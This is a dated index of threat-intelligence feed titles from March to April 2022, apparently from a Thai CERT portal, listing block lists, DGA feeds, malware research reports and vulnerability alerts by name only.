1.2.1562. 2022-03-20 TTC-CERT - IP Daily Block Lists - 2022-03-19 - CyberTotal
1.2.1563. 2022-03-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-20
1.2.1564. 2022-03-20 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูงของ CRI-O Engine ที่อาจส่งผลให้ผู้โจมตีสามารถ escape ออกจาก Kubernetes Containers และได้รับสิทธิ์ระดับ root
1.2.1565. 2022-03-21 Active Bamital DGA(s) for 20220320
1.2.1566. 2022-03-21 Active Bedep DGA(s) for 20220320
1.2.1567. 2022-03-21 Active Conficker DGA(s) for 20220320
1.2.1568. 2022-03-21 Active Malware samples detected on 2022-03-20
1.2.1569. 2022-03-21 Newly registered domain names related to the Covid-19 pandemic on 20220319
1.2.1570. 2022-03-21 TTC-CERT Block Lists 2022-03-21 - Agentemis, BEACON, Cobalt Strike
1.2.1571. 2022-03-21 TTC-CERT Block Lists 2022-03-21 - Phishing attack dataset
1.2.1572. 2022-03-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-20 - CyberTotal
1.2.1573. 2022-03-21 TTC-CERT - HASH Daily Block Lists - 2022-03-20 - CyberTotal
1.2.1574. 2022-03-21 TTC-CERT IP Block Lists 2022-03-21 - FTP port scanning, FTP attack
1.2.1575. 2022-03-21 TTC-CERT IP Block Lists 2022-03-21 - SSH port scanning, SSH brute-force attack
1.2.1576. 2022-03-21 TTC-CERT - IP Daily Block Lists - 2022-03-20 - CyberTotal
1.2.1577. 2022-03-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-21
1.2.1578. 2022-03-21 TTC-CERT - URL Daily Block Lists - 2022-03-20 - CyberTotal
1.2.1579. 2022-03-21 รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-2.v1 - Public_Health_Sector_Incident_01

1.2.1580. 2022-03-22 Active Bamital DGA(s) for 20220321
1.2.1581. 2022-03-22 Active Bedep DGA(s) for 20220321
1.2.1582. 2022-03-22 Active Chinad DGA(s) for 20220321
1.2.1583. 2022-03-22 Active Malware samples detected on 2022-03-21
1.2.1584. 2022-03-22 APT35 Automates Initial Access Using ProxyShell
1.2.1585. 2022-03-22 AveMaria/WarZone RAT - March 2022 IOCs
1.2.1586. 2022-03-22 BitRAT Disguised as Windows Product Key Verification Tool Being Distributed - ASEC BLOG
1.2.1587. 2022-03-22 Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: From BlackMatter to BlackCat: Analyzing two attacks from one affiliate
1.2.1588. 2022-03-22 ContiLeaks Conti v3 - Files from leak
1.2.1589. 2022-03-22 CryptoRom Bitcoin swindlers continue to target vulnerable iPhone and Android users
1.2.1590. 2022-03-22 Cyber attack of UAC-0035 group (InvisiMole) on state organizations of Ukraine
1.2.1591. 2022-03-22 Exposing initial access broker with ties to Conti
1.2.1592. 2022-03-22 Newly registered domain names related to the Covid-19 pandemic on 20220320
1.2.1593. 2022-03-22 RiskIQ: Fraudulent Website Attempts to Collect Donations in Support of Ukraine Humanitarian Fund (UHF)
1.2.1594. 2022-03-22 Serpent, No Swiping! New Backdoor Targets French Entities with Unique Attack Chain
1.2.1595. 2022-03-22 TTC-CERT Block Lists 2022-03-22 - Agentemis, BEACON, Cobalt Strike
1.2.1596. 2022-03-22 TTC-CERT Block Lists 2022-03-22 - IcedID, BokBot
1.2.1597. 2022-03-22 TTC-CERT Block Lists 2022-03-22 - Phishing attack dataset
1.2.1598. 2022-03-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-21 - CyberTotal
1.2.1599. 2022-03-22 TTC-CERT - HASH Daily Block Lists - 2022-03-21 - CyberTotal
1.2.1600. 2022-03-22 TTC-CERT IP Block Lists 2022-03-22 - FTP port scanning, FTP attack
1.2.1601. 2022-03-22 TTC-CERT IP Block Lists 2022-03-22 - SSH port scanning, SSH brute-force attack

1.2.1602. 2022-03-22 TTC-CERT - IP Daily Block Lists - 2022-03-21 - CyberTotal
1.2.1603. 2022-03-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-22
1.2.1604. 2022-03-22 TTC-CERT - URL Daily Block Lists - 2022-03-21 - CyberTotal
1.2.1605. 2022-03-22 แจ้งเตือนช่องโหว่ของ Adobe Acrobat ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.1606. 2022-03-22 พบ Cobalt Strike Payload ที่มี Host Header คล้ายชื่อโดเมนของรัฐบาลไทย ที่อาจนำมาใช้หลบหลีกการตรวจจับจากการโจมตี
1.2.1607. 2022-03-23 Active Bamital DGA(s) for 20220322
1.2.1608. 2022-03-23 Active Bedep DGA(s) for 20220322
1.2.1609. 2022-03-23 Active Beebone DGA(s) for 20220322
1.2.1610. 2022-03-23 Active Malware samples detected on 2022-03-22
1.2.1611. 2022-03-23 Cisco Talos Intelligence Group - Threat Roundup for March 11 to March 18
1.2.1612. 2022-03-23 Clipper Malware disguised as AvD Crypto Stealer
1.2.1613. 2022-03-23 Cyberattack on Ukrainian enterprises using the DoubleZero
1.2.1614. 2022-03-23 FBI and FinCEN Release Advisory on AvosLocker Ransomware
1.2.1615. 2022-03-23 Maldoc Cleaned by Anti-Virus - SANS Internet Storm Center
1.2.1616. 2022-03-23 Mēris and TrickBot standing on the shoulders of giants
1.2.1617. 2022-03-23 Newly registered domain names related to the Covid-19 pandemic on 20220321
1.2.1618. 2022-03-23 Stop/Djvu Ransomware ; Extension: .hfgd; .mmuz; .rguy
1.2.1619. 2022-03-23 Storm Cloud on the Horizon: GIMMICK Malware Strikes at macOS
1.2.1620. 2022-03-23 The Art and Science of macOS Malware Hunting with radare2 | Leveraging Xrefs, YARA and Zignatures - SentinelOne
1.2.1621. 2022-03-23 TTC-CERT Block Lists 2022-03-23 - Agentemis, BEACON, Cobalt Strike
1.2.1622. 2022-03-23 TTC-CERT Block Lists 2022-03-23 - IcedID, BokBot
1.2.1623. 2022-03-23 TTC-CERT Block Lists 2022-03-23 - Phishing attack dataset
1.2.1624. 2022-03-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-22 - CyberTotal
1.2.1625. 2022-03-23 TTC-CERT - HASH Daily Block Lists - 2022-03-22 - CyberTotal
1.2.1626. 2022-03-23 TTC-CERT IP Block Lists 2022-03-23 - FTP port scanning, FTP attack

1.2.1627. 2022-03-23 TTC-CERT IP Block Lists 2022-03-23 - SSH port scanning, SSH brute-force attack
1.2.1628. 2022-03-23 TTC-CERT - IP Daily Block Lists - 2022-03-22 - CyberTotal
1.2.1629. 2022-03-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-23
1.2.1630. 2022-03-23 TTC-CERT - URL Daily Block Lists - 2022-03-22 - CyberTotal
1.2.1631. 2022-03-24 Active Bamital DGA(s) for 20220323
1.2.1632. 2022-03-24 Active Bedep DGA(s) for 20220323
1.2.1633. 2022-03-24 Active Beebone DGA(s) for 20220323
1.2.1634. 2022-03-24 Active Chinad DGA(s) for 20220323
1.2.1635. 2022-03-24 Active Malware samples detected on 2022-03-23
1.2.1636. 2022-03-24 Arkei Variants: From Vidar to Mars Stealer - SANS Internet Storm Center
1.2.1637. 2022-03-24 BitRAT malware disguised as an office installer - ASEC BLOG
1.2.1638. 2022-03-24 Cyber Attack Using HeaderTip Malware
1.2.1639. 2022-03-24 Newly registered domain names related to the Covid-19 pandemic on 20220322
1.2.1640. 2022-03-24 Stop/Djvu Ransomware ; Extension: .ssoi ; .kkia
1.2.1641. 2022-03-24 Suspected DarkHotel APT activity update
1.2.1642. 2022-03-24 TTC-CERT Block Lists 2022-03-24 - Agentemis, BEACON, Cobalt Strike
1.2.1643. 2022-03-24 TTC-CERT Block Lists 2022-03-24 - Phishing attack dataset
1.2.1644. 2022-03-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-23 - CyberTotal
1.2.1645. 2022-03-24 TTC-CERT - HASH Daily Block Lists - 2022-03-23 - CyberTotal
1.2.1646. 2022-03-24 TTC-CERT IP Block Lists 2022-03-24 - FTP port scanning, FTP attack
1.2.1647. 2022-03-24 TTC-CERT IP Block Lists 2022-03-24 - SSH port scanning, SSH brute-force attack
1.2.1648. 2022-03-24 TTC-CERT - IP Daily Block Lists - 2022-03-23 - CyberTotal
1.2.1649. 2022-03-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-24
1.2.1650. 2022-03-24 TTC-CERT - URL Daily Block Lists - 2022-03-23 - CyberTotal
1.2.1651. 2022-03-24 ข้อมูล TTP ของกลุ่มแฮ็กเกอร์ LAPSUS$
1.2.1652. 2022-03-25 Active Bamital DGA(s) for 20220324

1.2.1653. 2022-03-25 Active Bedep DGA(s) for 20220324
1.2.1654. 2022-03-25 Active Beebone DGA(s) for 20220324
1.2.1655. 2022-03-25 Active Chinad DGA(s) for 20220324
1.2.1656. 2022-03-25 Active Malware samples detected on 2022-03-24
1.2.1657. 2022-03-25 Bad Actors Trying to Capitalize on Current Events via Shameless Email Scams | FortiGuard Labs
1.2.1658. 2022-03-25 Countering threats from North Korea exploiting a remote code execution vulnerability in Chrome
1.2.1659. 2022-03-25 Cyberattack on state organizations of Ukraine using the malicious program Cobalt Strike Beacon
1.2.1660. 2022-03-25 GodFather Malware Under the Lens - Android Malware Targeting Banking Users Across Europe
1.2.1661. 2022-03-25 IcedID PhotoLoader evolution
1.2.1662. 2022-03-25 Midas Ransomware : Tracing the Evolution of Thanos Ransomware Variants | Zscaler
1.2.1663. 2022-03-25 MS Office Files Involved Again in Recent Emotet Trojan Campaign – Part II | FortiGuard Labs
1.2.1664. 2022-03-25 Mustang Panda’s Hodur: Old tricks, new Korplug variant | WeLiveSecurity
1.2.1665. 2022-03-25 New JSSLoader Trojan Delivered Through XLL Files
1.2.1666. 2022-03-25 Newly registered domain names related to the Covid-19 pandemic on 20220323
1.2.1667. 2022-03-25 Operation Dragon Castling: APT group targeting betting companies - Avast Threat Labs
1.2.1668. 2022-03-25 Stop/Djvu Ransomware ; Extension: .pphg
1.2.1669. 2022-03-25 SunSeed Malware Targets Ukraine Refugee Aid Efforts
1.2.1670. 2022-03-25 The Magic Eye of Cyberspace (Continued): Analysis of Attack Activity of PROMETHIUM Disguised as WinRar.exe
1.2.1671. 2022-03-25 TTC-CERT Block Lists 2022-03-25 - Agentemis, BEACON, Cobalt Strike
1.2.1672. 2022-03-25 TTC-CERT Block Lists 2022-03-25 - Phishing attack dataset

1.2.1673. 2022-03-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-24 - CyberTotal
1.2.1674. 2022-03-25 TTC-CERT - HASH Daily Block Lists - 2022-03-24 - CyberTotal
1.2.1675. 2022-03-25 TTC-CERT IP Block Lists 2022-03-25 - FTP port scanning, FTP attack
1.2.1676. 2022-03-25 TTC-CERT IP Block Lists 2022-03-25 - SSH port scanning, SSH brute-force attack
1.2.1677. 2022-03-25 TTC-CERT - IP Daily Block Lists - 2022-03-24 - CyberTotal
1.2.1678. 2022-03-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-25
1.2.1679. 2022-03-25 TTC-CERT - URL Daily Block Lists - 2022-03-24 - CyberTotal
1.2.1680. 2022-03-25 Vidar Malware Launcher Concealed in Help File
1.2.1681. 2022-03-25 แจ้งเตือนกรณีมีการรายงานถึงกลุ่มผู้โจมตีที่ได้รับการสนันสนุนจากรัฐบาลเกาหลีเหนือกำลังทำการโจมตีช่องโหว่ CVE-2022-0609 ของ Google Chrome
1.2.1682. 2022-03-26 Active Bamital DGA(s) for 20220325
1.2.1683. 2022-03-26 Active Bedep DGA(s) for 20220325
1.2.1684. 2022-03-26 Active Beebone DGA(s) for 20220325
1.2.1685. 2022-03-26 Active Malware samples detected on 2022-03-25
1.2.1686. 2022-03-26 APT Attack Using Word Files About Cryptocurrency (Kimsuky) - ASEC BLOG
1.2.1687. 2022-03-26 ASEC Weekly Malware Statistics (20220314 ~ 20220320) - ASEC BLOG
1.2.1688. 2022-03-26 Chinese Threat Actor Scarab Targeting Ukraine
1.2.1689. 2022-03-26 Cisco Talos Intelligence Group - Threat Source newsletter (March 24, 2022) ; Channelling productive worry to help Ukraine
1.2.1690. 2022-03-26 Crypto malware in patched wallets targeting Android and iOS devices | WeLiveSecurity
1.2.1691. 2022-03-26 IsaacWiper Continues Trend of Wiper Attacks Against Ukraine
1.2.1692. 2022-03-26 Malware Delivered Through Free Sharing Tool - SANS Internet Storm Center
1.2.1693. 2022-03-26 Newly registered domain names related to the Covid-19 pandemic on 20220324
1.2.1694. 2022-03-26 TTC-CERT Block Lists 2022-03-26 - Agentemis, BEACON, Cobalt Strike

1.2.1695. 2022-03-26 TTC-CERT Block Lists 2022-03-26 - Phishing attack dataset
1.2.1696. 2022-03-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-25 - CyberTotal
1.2.1697. 2022-03-26 TTC-CERT - HASH Daily Block Lists - 2022-03-25 - CyberTotal
1.2.1698. 2022-03-26 TTC-CERT IP Block Lists 2022-03-26 - FTP port scanning, FTP attack
1.2.1699. 2022-03-26 TTC-CERT IP Block Lists 2022-03-26 - SSH port scanning, SSH brute-force attack
1.2.1700. 2022-03-26 TTC-CERT - IP Daily Block Lists - 2022-03-25 - CyberTotal
1.2.1701. 2022-03-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-26
1.2.1702. 2022-03-27 Active Chinad DGA(s) for 20220326
1.2.1703. 2022-03-27 Active Malware samples detected on 2022-03-26
1.2.1704. 2022-03-27 Conti Ransomware Attacks Persist With an Updated Version Despite Leaks
1.2.1705. 2022-03-27 Distributing malicious word documents targeting corporate users
1.2.1706. 2022-03-27 Muhstik Gang targets Redis Servers
1.2.1707. 2022-03-27 Newly registered domain names related to the Covid-19 pandemic on 20220325
1.2.1708. 2022-03-27 Stop/Djvu Ransomware (0430); Extension: .wdlo
1.2.1709. 2022-03-27 TTC-CERT Block Lists 2022-03-27 - Agentemis, BEACON, Cobalt Strike
1.2.1710. 2022-03-27 TTC-CERT Block Lists 2022-03-27 - Phishing attack dataset
1.2.1711. 2022-03-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-26 - CyberTotal
1.2.1712. 2022-03-27 TTC-CERT - HASH Daily Block Lists - 2022-03-26 - CyberTotal
1.2.1713. 2022-03-27 TTC-CERT IP Block Lists 2022-03-27 - FTP port scanning, FTP attack
1.2.1714. 2022-03-27 TTC-CERT IP Block Lists 2022-03-27 - SSH port scanning, SSH brute-force attack
1.2.1715. 2022-03-27 TTC-CERT - IP Daily Block Lists - 2022-03-26 - CyberTotal
1.2.1716. 2022-03-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-27
1.2.1717. 2022-03-27 TTC-CERT - URL Daily Block Lists - 2022-03-26 - CyberTotal
1.2.1718. 2022-03-27 แจ้งเตือนกรณี Google Chrome เผยแพร่การอัปเดตด้านความปลอดภัยฉุกเฉิน เพื่อแก้ไขช่องโหว่ CVE-2022-1096 ที่กำลังถูกโจมตีในอินเทอร์เน็ตอย่างแพร่หลาย
1.2.1719. 2022-03-28 Active Bamital DGA(s) for 20220327

1.2.1720. 2022-03-28 Active Beebone DGA(s) for 20220327
1.2.1721. 2022-03-28 Active Chinad DGA(s) for 20220327
1.2.1722. 2022-03-28 Active Malware samples detected on 2022-03-27
1.2.1723. 2022-03-28 Newly registered domain names related to the Covid-19 pandemic on 20220326
1.2.1724. 2022-03-28 TTC-CERT Block Lists 2022-03-28 - Agentemis, BEACON, Cobalt Strike
1.2.1725. 2022-03-28 TTC-CERT Block Lists 2022-03-28 - Phishing attack dataset
1.2.1726. 2022-03-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-27 - CyberTotal
1.2.1727. 2022-03-28 TTC-CERT - HASH Daily Block Lists - 2022-03-27 - CyberTotal
1.2.1728. 2022-03-28 TTC-CERT IP Block Lists 2022-03-28 - FTP port scanning, FTP attack
1.2.1729. 2022-03-28 TTC-CERT IP Block Lists 2022-03-28 - SSH port scanning, SSH brute-force attack
1.2.1730. 2022-03-28 TTC-CERT - IP Daily Block Lists - 2022-03-27 - CyberTotal
1.2.1731. 2022-03-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-28
1.2.1732. 2022-03-28 แคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ
1.2.1733. 2022-03-28 แจ้งเตือนช่องโหว่ CVE-2022-1040 ที่มีความรุนแรงระดับร้ายแรงของ Sophos Firewall ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1734. 2022-03-29 Active Bamital DGA(s) for 20220328
1.2.1735. 2022-03-29 Active Bedep DGA(s) for 20220328
1.2.1736. 2022-03-29 Active Beebone DGA(s) for 20220328
1.2.1737. 2022-03-29 Active Malware samples detected on 2022-03-28
1.2.1738. 2022-03-29 compromised domain harvesting credentials from thai orgazniation
1.2.1739. 2022-03-29 New Conversation Hijacking Campaign Delivering IcedID
1.2.1740. 2022-03-29 Newly registered domain names related to the Covid-19 pandemic on 20220327
1.2.1741. 2022-03-29 Purple Fox Uses New Arrival Vector and Improves Malware Arsenal
1.2.1742. 2022-03-29 TTC-CERT Block Lists 2022-03-29 - Agentemis, BEACON, Cobalt Strike
1.2.1743. 2022-03-29 TTC-CERT Block Lists 2022-03-29 - Phishing attack dataset

1.2.1744. 2022-03-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-28 - CyberTotal
1.2.1745. 2022-03-29 TTC-CERT - HASH Daily Block Lists - 2022-03-28 - CyberTotal
1.2.1746. 2022-03-29 TTC-CERT IP Block Lists 2022-03-29 - FTP port scanning, FTP attack
1.2.1747. 2022-03-29 TTC-CERT IP Block Lists 2022-03-29 - SSH port scanning, SSH brute-force attack
1.2.1748. 2022-03-29 TTC-CERT - IP Daily Block Lists - 2022-03-28 - CyberTotal
1.2.1749. 2022-03-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-29
1.2.1750. 2022-03-29 TTC-CERT - URL Daily Block Lists - 2022-03-28 - CyberTotal
1.2.1751. 2022-03-29 VBS Script Disguised as PDF File Being Distributed (Kimsuky) - ASEC BLOG
1.2.1752. 2022-03-29 การโจมตีแบบ Brute-force attack ต่อองค์กรในภาคส่วนโทรคมนาคม โดยมีต้นทางจากสำนักงานสาธารณสุขจังหวัดศรีสะเกษ
1.2.1753. 2022-03-30 Active Bamital DGA(s) for 20220329
1.2.1754. 2022-03-30 Active Bedep DGA(s) for 20220329
1.2.1755. 2022-03-30 Active Beebone DGA(s) for 20220329
1.2.1756. 2022-03-30 Active Malware samples detected on 2022-03-29
1.2.1757. 2022-03-30 APT attack disguised as North Korean defector resume format (VBS script)
1.2.1758. 2022-03-30 ASEC Weekly Malware Statistics (20220321 ~ 20220327) - ASEC BLOG
1.2.1759. 2022-03-30 Avast Finds Compromised Philippine Navy Certificate Used in Remote Access Tool - Avast Threat Labs
1.2.1760. 2022-03-30 Dissecting the Kazy Crypter - K7 Labs
1.2.1761. 2022-03-30 Newly registered domain names related to the Covid-19 pandemic on 20220328
1.2.1762. 2022-03-30 Spoofed Invoice Used to Drop IcedID | FortiGuard Labs
1.2.1763. 2022-03-30 Tracking - Emotet 2022
1.2.1764. 2022-03-30 TTC-CERT Block Lists 2022-03-30 - Agentemis, BEACON, Cobalt Strike
1.2.1765. 2022-03-30 TTC-CERT Block Lists 2022-03-30 - Phishing attack dataset
1.2.1766. 2022-03-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-29 - CyberTotal

1.2.1767. 2022-03-30 TTC-CERT - HASH Daily Block Lists - 2022-03-29 - CyberTotal
1.2.1768. 2022-03-30 TTC-CERT IP Block Lists 2022-03-30 - FTP port scanning, FTP attack
1.2.1769. 2022-03-30 TTC-CERT IP Block Lists 2022-03-30 - SSH port scanning, SSH brute-force attack
1.2.1770. 2022-03-30 TTC-CERT - IP Daily Block Lists - 2022-03-29 - CyberTotal
1.2.1771. 2022-03-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-30
1.2.1772. 2022-03-30 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1773. 2022-03-30 แจ้งเตือนช่องโหว่ CVE-2022-26871 ที่มีความรุนแรงระดับสูงของ Trend Micro Apex Central ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1774. 2022-03-31 Active Bamital DGA(s) for 20220330
1.2.1775. 2022-03-31 Active Bedep DGA(s) for 20220330
1.2.1776. 2022-03-31 Active Conficker DGA(s) for 20220330
1.2.1777. 2022-03-31 Active Malware samples detected on 2022-03-30
1.2.1778. 2022-03-31 Another cyber espionage campaign in the Russia-Ukrainian ongoing cyber attacks
1.2.1779. 2022-03-31 APT attack on word documents disguised as receipts for donations from Uljin wildfire damage (Kimsuky) - ASEC BLOG
1.2.1780. 2022-03-31 Cyber Attackers Leverage Russia-Ukraine Conflict in Multiple Spam Campaigns
1.2.1781. 2022-03-31 Cyberattack on state bodies of Ukraine using PseudoSteel malware
1.2.1782. 2022-03-31 Dharma/CrySis ransomware family; Extension: .snwd
1.2.1783. 2022-03-31 Dissecting a Phishing Campaign with a Captcha-based URL
1.2.1784. 2022-03-31 Forged in Fire: A Survey of MobileIron Log4Shell Exploitation
1.2.1785. 2022-03-31 Hive Ransomware Deploys Novel IPfuscation Technique To Avoid Detection - SentinelOne
1.2.1786. 2022-03-31 Mars Stealer: Exclusive New Threat Research
1.2.1787. 2022-03-31 Newly registered domain names related to the Covid-19 pandemic on 20220329
1.2.1788. 2022-03-31 New spear phishing campaign targets Russian dissidents

1.2.1789. 2022-03-31 Threat actor UAC-0056 cyberattack on Ukrainian authorities using GraphSteel and GrimPlant malware
1.2.1790. 2022-03-31 Tor exit nodes
1.2.1791. 2022-03-31 Tor Relay Nodes
1.2.1792. 2022-03-31 Transparent Tribe campaign uses new bespoke malware to target Indian government officials
1.2.1793. 2022-03-31 TTC-CERT Block Lists 2022-03-31 - Agentemis, BEACON, Cobalt Strike
1.2.1794. 2022-03-31 TTC-CERT Block Lists 2022-03-31 - Phishing attack dataset
1.2.1795. 2022-03-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-30 - CyberTotal
1.2.1796. 2022-03-31 TTC-CERT - HASH Daily Block Lists - 2022-03-30 - CyberTotal
1.2.1797. 2022-03-31 TTC-CERT IP Block Lists 2022-03-31 - FTP port scanning, FTP attack
1.2.1798. 2022-03-31 TTC-CERT IP Block Lists 2022-03-31 - SSH port scanning, SSH brute-force attack
1.2.1799. 2022-03-31 TTC-CERT - IP Daily Block Lists - 2022-03-30 - CyberTotal
1.2.1800. 2022-03-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-31
1.2.1801. 2022-03-31 TTC-CERT - URL Daily Block Lists - 2022-03-30 - CyberTotal
1.2.1802. 2022-03-31 Verblecon: Sophisticated New Loader Used in Low-level Attacks
1.2.1803. 2022-03-31 ช่องโหว่ CVE-2022-22965 (Spring4Shell) ของ Spring Framework ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ remote code execution
1.2.1804. 2022-03-31 รายงานกรณี Web Server ของมหาวิทยาลัยราชภัฏสวนดุสิต มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader
1.2.1805. 2022-04-01 Active Bamital DGA(s) for 20220331
1.2.1806. 2022-04-01 Active Bedep DGA(s) for 20220331
1.2.1807. 2022-04-01 Active Chinad DGA(s) for 20220331
1.2.1808. 2022-04-01 Active Malware samples detected on 2022-03-31
1.2.1809. 2022-04-01 Cloud Atlas Maldoc | InQuest
1.2.1810. 2022-04-01 Malicious word document using MS Media Player - ASEC BLOG
1.2.1811. 2022-04-01 Mass spread of MarsStealer malicious program among citizens of Ukraine and domestic organizations

1.2.1812. 2022-04-01 New Milestones for Deep Panda: Log4Shell and Digitally Signed Fire Chili Rootkits
1.2.1813. 2022-04-01 Remcos Trojan: Analyzing the Attack Chain
1.2.1814. 2022-04-01 Tracking cyber activity in Eastern Europe
1.2.1815. 2022-04-01 TTC-CERT Block Lists 2022-04-01 - Agentemis, BEACON, Cobalt Strike
1.2.1816. 2022-04-01 TTC-CERT Block Lists 2022-04-01 - Phishing attack dataset
1.2.1817. 2022-04-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-31 - CyberTotal
1.2.1818. 2022-04-01 TTC-CERT - HASH Daily Block Lists - 2022-03-31 - CyberTotal
1.2.1819. 2022-04-01 TTC-CERT IP Block Lists 2022-04-01 - FTP port scanning, FTP attack
1.2.1820. 2022-04-01 TTC-CERT IP Block Lists 2022-04-01 - SSH port scanning, SSH brute-force attack
1.2.1821. 2022-04-01 TTC-CERT - IP Daily Block Lists - 2022-03-31 - CyberTotal
1.2.1822. 2022-04-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-01
1.2.1823. 2022-04-01 TTC-CERT - URL Daily Block Lists - 2022-03-31 - CyberTotal
1.2.1824. 2022-04-01 VajraEleph from South Asia - Cyber espionage against Pakistani military personnel revealed
1.2.1825. 2022-04-02 AcidRain: A Modem Wiper Rains Down on Europe
1.2.1826. 2022-04-02 Active Bamital DGA(s) for 20220401
1.2.1827. 2022-04-02 Active Bedep DGA(s) for 20220401
1.2.1828. 2022-04-02 Active Chinad DGA(s) for 20220401
1.2.1829. 2022-04-02 Active Malware samples detected on 2022-04-01
1.2.1830. 2022-04-02 Blackguard Info Stealer - Sophisticated Variant Spotted In The Wild
1.2.1831. 2022-04-02 Lazarus Trojanized DeFi app for delivering malware
1.2.1832. 2022-04-02 TTC-CERT Block Lists 2022-04-02 - Agentemis, BEACON, Cobalt Strike
1.2.1833. 2022-04-02 TTC-CERT Block Lists 2022-04-02 - Phishing attack dataset
1.2.1834. 2022-04-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-01 - CyberTotal
1.2.1835. 2022-04-02 TTC-CERT - HASH Daily Block Lists - 2022-04-01 - CyberTotal
1.2.1836. 2022-04-02 TTC-CERT IP Block Lists 2022-04-02 - FTP port scanning, FTP attack

1.2.1837. 2022-04-02 TTC-CERT IP Block Lists 2022-04-02 - SSH port scanning, SSH brute-force attack
1.2.1838. 2022-04-02 TTC-CERT - IP Daily Block Lists - 2022-04-01 - CyberTotal
1.2.1839. 2022-04-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-02
1.2.1840. 2022-04-02 TTC-CERT - URL Daily Block Lists - 2022-04-01 - CyberTotal
1.2.1841. 2022-04-03 Active Bamital DGA(s) for 20220402
1.2.1842. 2022-04-03 Active Bedep DGA(s) for 20220402
1.2.1843. 2022-04-03 Active Beebone DGA(s) for 20220402
1.2.1844. 2022-04-03 Active Chinad DGA(s) for 20220402
1.2.1845. 2022-04-03 Active Malware samples detected on 2022-04-02
1.2.1846. 2022-04-03 BB Ransomware ; Extension: .encryptedbyBB
1.2.1847. 2022-04-03 Deep Dive Analysis – Borat RAT
1.2.1848. 2022-04-03 Domestic distribution of malicious help files impersonated as corona confirmation notices
1.2.1849. 2022-04-03 Phishing pages used for Malware Delivery
1.2.1850. 2022-04-03 RAT Campaign Looks to take Advantage of the Tax Season
1.2.1851. 2022-04-03 Stop/Djvu Ransomware (0435); Extension: .udla;,(0439); Extension: .gtys; (0438); Extension: .mpag
1.2.1852. 2022-04-03 TTC-CERT Block Lists 2022-04-03 - Agentemis, BEACON, Cobalt Strike
1.2.1853. 2022-04-03 TTC-CERT Block Lists 2022-04-03 - Phishing attack dataset
1.2.1854. 2022-04-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-02 - CyberTotal
1.2.1855. 2022-04-03 TTC-CERT - HASH Daily Block Lists - 2022-04-02 - CyberTotal
1.2.1856. 2022-04-03 TTC-CERT IP Block Lists 2022-04-03 - FTP port scanning, FTP attack
1.2.1857. 2022-04-03 TTC-CERT IP Block Lists 2022-04-03 - SSH port scanning, SSH brute-force attack
1.2.1858. 2022-04-03 TTC-CERT - IP Daily Block Lists - 2022-04-02 - CyberTotal
1.2.1859. 2022-04-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-03
1.2.1860. 2022-04-03 TTC-CERT - URL Daily Block Lists - 2022-04-02 - CyberTotal
1.2.1861. 2022-04-04 Active Bamital DGA(s) for 20220403
1.2.1862. 2022-04-04 Active Bedep DGA(s) for 20220403

1.2.1863. 2022-04-04 Active Chinad DGA(s) for 20220403
1.2.1864. 2022-04-04 Active Malware samples detected on 2022-04-03
1.2.1865. 2022-04-04 TTC-CERT Block Lists 2022-04-04 - Agentemis, BEACON, Cobalt Strike
1.2.1866. 2022-04-04 TTC-CERT Block Lists 2022-04-04 - Phishing attack dataset
1.2.1867. 2022-04-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-04-03 - CyberTotal
1.2.1868. 2022-04-04 TTC-CERT - HASH Daily Block Lists - 2022-04-03 - CyberTotal
1.2.1869. 2022-04-04 TTC-CERT IP Block Lists 2022-04-04 - FTP port scanning, FTP attack
1.2.1870. 2022-04-04 TTC-CERT IP Block Lists 2022-04-04 - SSH port scanning, SSH brute-force attack
1.2.1871. 2022-04-04 TTC-CERT - IP Daily Block Lists - 2022-04-03 - CyberTotal
1.2.1872. 2022-04-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-04-04
1.2.1873. 2022-04-04 TTC-CERT - URL Daily Block Lists - 2022-04-03 - CyberTotal
